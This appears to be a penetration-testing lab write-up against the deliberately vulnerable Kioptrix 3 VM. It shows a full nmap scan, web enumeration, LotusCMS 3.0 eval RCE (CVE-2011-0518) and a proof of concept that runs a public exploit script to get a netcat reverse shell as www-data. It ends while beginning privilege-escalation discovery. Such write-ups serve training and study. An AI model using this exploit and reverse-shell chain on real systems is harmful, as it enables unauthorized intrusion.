
```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full 192.168.202.131 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)



```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 64 OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 30e3f6dc2e225d17ac460239ad71cb49 (DSA)
| ssh-dss AAAAB3NzaC1kc3MAAACBAL4CpDFXD9Zn2ONktcyGQL37Dn6s9JaOv3oKjxfdiABm9GjRkLEtbSAK3vhBBUJTZcVKYZk21lF
aI4zO7M4HmdEMYXONrmj2x6qczbfqecs+z4cEYVUF3R3AAAAFQCuG9mm7mLm1GGqZRSICZ+omMZkKQAAAIEAnj8NDH48hL+Pp06GWQZOl
NTXRjqzS1DqbODM7M1GzLjsmGtVlkLoQafV6HJ25JsKPCEzSImjeOCpzwRP5opjmMrYBMjjKqtIlWYpaUijT4uR08tdaTxCukAAACBAJe
3CiAL2BureorAE0lturvvrIC2xVn2vHhrLpz6NPbDAkrLV2/rwoavbCkYGrwXdBHd5ObqBIkoUKbI1hGIGA51nafI2tjoXPfIeHeNOep2
|   2048 9a82e696e47ed6a6d74544cb19aaecdd (RSA)
|_ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAyOv6c+5ON+N+ZNDtjetiZ0eUxnIR1U0UqSF+a24Pz2xqdnJC1EN0O3zxGJB3gfPdJly
27UjKP8hArECjCHzc1P372gN3AQ/h5aZd0VV17e03HnAJ64ZziOQzVJ+DKWJbiHoXC2cdD1P+nlhK5fULe0QBvmA14gkl2LWA6KILHiis
bdNKgX0WosuhMuXmKleHkIxfyLAILYWrRRj0GVdhZfbI99J3TYaR/yLTpb0D6mhw==
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-title: Ligoat Security - Got Goat? Security ...
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-favicon: Unknown favicon MD5: 99EFC00391F142252888403BB1C196D2
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch
MAC Address: 00:0C:29:55:07:24 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

I wanted to take a look at what is being hosted on port 80.



Ligoat Security - Got Goat ×
192.168.202.131/index.php?page=index
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…
Home
Blog
Login
Wappalyzer
TECHNOLOGIES
MORE INFO
Export

Ligoat Security

Got Goat? Security ...

Got Goat? Security ...

We've revamped our website for the new release of the new gallery CMS we made. We are geared tow

We are so full of ourselves, we've put this on our dev-servers just to show how serious we are. Visit our information on our new gallery system.

Or cut to the chase and see it now!

© 2011 Ligoat Security

Web servers
Apache HTTP Server 2.2.8

Programming languages
PHP 5.2.4

Operating systems
Ubuntu

CDN
Google Hosted Libraries


JavaScript libraries
jQuery 1.4.2

Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Interesting, we have a content and some info we can look at. Lets look at the front end of the system and see if we can find some more info.



192.168.202.131/index.php?system=Admin

s here on the bookmarks toolbar. Manage bookmarks…

Username:

Password:

We can there is a CMS name #LotusCMS and that is pretty much what we need to do some investigation on what and how we can compromise the portal or system.

Resource Development (TA0042)

I did some Google Dorking and used some OSINT to find that the LotusCMS has a vulnerability found in a function on the webpage being hosted by our target.


- Tools used: OSINT
- OS of Target: Ubuntu
- https://www.cvedetails.com/cve/CVE-2011-0518/
- https://vk9-sec.com/lotuscms-3-0-eval-remote-command-execution/
- https://github.com/Hood3dRob1n/LotusCMS-Exploit

Initial Foot hold & Execution (TA0001-2)

GitHub: https://github.com/Hood3dRob1n/LotusCMS-Exploit
*Exploit-DB:*https://www.exploit-db.com/exploits/15964
OSWAP 10 as #A06
Type of Exploit: #CMS_Binary_software #CVE-2011-0518
Lotus CMS is a content management system built using PHP as a programming language, created by a company called Vipana LLC. This CMS is no longer being developed or maintained by its team with that said its not a good idea to be using software where they is no type of support of any kind none. .In Lotus CMS 3.0's Router() function there is a manner to leverage RCE on the webpage. This is done by embedding PHP code in the 'page' parameter, which will be passed to a eval call, therefore allowing remote code execution. LotusCMS could allow a remote attacker to execute arbitrary code on the system.
POC

```
sudo rlwrap nc -lvnp 4444
# In another Terminal
git clone https://github.com/Hood3dRob1n/LotusCMS-Exploit
cd Hood3dRob1n
./lotusRCE.sh http://192.168.202.131
```

POC proof Screenshot



```
┌──(kali㉿kali)-[~]
└─$ sudo rlwrap nc -lvnp 4444
[sudo] password for kali:
listening on [any] 4444 ...
connect to [192.168.202.128] from (UNKNOWN) [192.168.202.131] 59227
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
hostname
Kioptrix3
```

```
Path found, now to check for vuln....

</html>Hood3dRob1n
Regex found, site is vulnerable to PHP Code Injection!

About to try and inject reverse shell....
what IP to use?
192.168.202.128
What PORT?
4444

OK, open your local listener and choose the method for back connect:
1) NetCat -e
```


From here we can see that we used the bash script we found on GitHub and feed it the target's IP address and the script returns information needed for the exploit to connect back to us. We provided the script with my IP and Port of choice and run the command. From the screenshot above we have a low-level shell on the target called www-data`

Kioptrix3 (192.168.202.131)

Username:Password

```
n/a
```

Screenshot Proof of user




```
www-data@Kioptrix3:/home/www$ whoami
whoami
www-data
www-data@Kioptrix3:/home/www$ hostname
hostname
Kioptrix3
www-data@Kioptrix3:/home/www$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@Kioptrix3:/home/www$ ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:0c:29:55:07:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.131/24 brd 192.168.202.255 scope global eth1
    inet6 fe80::20c:29ff:fe55:724/64 scope link
       valid_lft forever preferred_lft forever
www-data@Kioptrix3:/home/www$
```

Privilege Escalation/Discovery (TA0004) (TA0007) www-data to loneferret

I wanted to see what OS and Kernel are on this system

```
uname -a
cat /proc/version
cat /etc/*-release
```




```
www-data@Kioptrix3:/home/www$ uname -a
uname -a
Linux Kioptrix3 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux
www-data@Kioptrix3:/home/www$ cat /proc/version
cat /proc/version
Linux version 2.6.24-24-server (buildd@palmer) (gcc version 4.2.4 (Ubuntu 4.2.4-1ubuntu4)) #1 SMP Tue Jul 7 20:21:17 UTC 2009
www-data@Kioptrix3:/home/www$ cat /etc/*-release
cat /etc/*-release
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=8.04
DISTRIB_CODENAME=hardy
DISTRIB_DESCRIPTION="Ubuntu 8.04.3 LTS"
```

OS and Kernel

```
Ubuntu 8.04.3 LTS
Linux version 2.6.24-24
```

What other users are on the system

